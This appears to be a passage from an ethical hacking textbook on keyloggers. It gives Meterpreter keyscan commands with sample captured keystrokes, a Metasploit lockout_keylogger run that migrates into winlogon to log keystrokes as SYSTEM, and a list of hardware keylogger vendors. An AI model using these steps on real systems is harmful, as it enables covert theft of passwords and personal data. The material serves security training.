
- Use the **`Keyscan_start`** command to initiate the actual keylogging process on the target system.
- Now, use the **`Keyscan_dump`** command to sniff user keystrokes on the target machine. This command dumps all the sniffed keystrokes and displays them on the console. Use the **`keyscan_stop`** command to stop sniffing keystrokes.



```
meterpreter > keyscan_start
Starting the keystroke sniffer ...
meterpreter > keyscan_dump
Dumping captured keystrokes...
<^H><^H><^H><^H><^H><^H><^H><^H><^H><^H><^H><^H><^H><^H><^H><^H><^H><^H><^H><^H><^H><^H><^H><^H><^H><
^H><^H><^H><^H><^H><^H><^H><^H><^H><^H>test<CR>
<CR>
<Shift>My phone number is xxxxxxxxxx and my email address is xxxxxxx<Shift><Shift><Shift><Shift><Shif
t><Shift><Shift><Shift><Shift><Shift>@gmail.com<^S>

meterpreter >
```

Figure 6.138: Screenshot of Metasploit showing the keyscan_dump process

Attackers can also automate the entire sniffing and data dumping process using the Metasploit **`lockout_keylogger`** exploit.




```
Module options (post/windows/capture/lockout_keylogger):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   HEARTBEAT  30               yes       Heart beat between idle checks
   INTERVAL   30               yes       Time between key collection during logging
   LOCKTIME   300              yes       Amount of idle time before lockout
   PID        6564             no        Target PID, only needed if multiple winlogon.exe instances
                                          exist
   SESSION    2                yes       The session to run this module on
   WAIT       false            yes       Wait for lockout instead of default method

msf6 post(windows/capture/lockout_keylogger) > exploit

[*] WINLOGON PID:6564 specified. I'm trusting you...
[*] Migrating from PID:8664
[+] Migrated to WINLOGON PID: 6564 successfully
[+] Keylogging for NT AUTHORITY\SYSTEM @ WINDOWS11
[*] System has currently been idle for 0 seconds
[*] Current Idle time: 0 seconds
[*] Current Idle time: 1 seconds
[*] Current Idle time: 0 seconds
[*] Current Idle time: 9 seconds
[*] Current Idle time: 39 seconds
[*] Current Idle time: 14 seconds
[*] Current Idle time: 6 seconds
[*] Current Idle time: 11 seconds
[*] Current Idle time: 41 seconds
[*] Current Idle time: 71 seconds
```

Figure 6.139: Screenshot of Metasploit showing the lockout_keylogger exploit

Hardware Keyloggers

KeyGrabber



KeyDemon

HARDWARE KEYLOGGER
VIDEOLOGGER MULTILOGGER
RS232

Search our catalog

Home / KeyGrabber Classic USB

KEYGRABBER CLASSIC USB

€15.99

Tax included

Hardware keylogger by definition.

Undisputed leader of all USB hardware keyloggers. Perhaps not the smallest nowadays but for sure the most popular and best featured USB hardware keylogger ever. Absolute USB keylogging classic by definition. It's available on the market for over 10 years and sold in nearly 60K units worldwide.

Compose your USB hardware keylogger with available features & addons!

https://www.keydemon.com

Hardware Keyloggers Vendors

KeyGrabber USB
http://www.keelog.com

KeyCarbon
https://keycarbon.com

Keyboard logger
https://www.detective-store.com

KeyGhost
https://www.keyghost.com

KEYKatcher
https://keykatcher.com

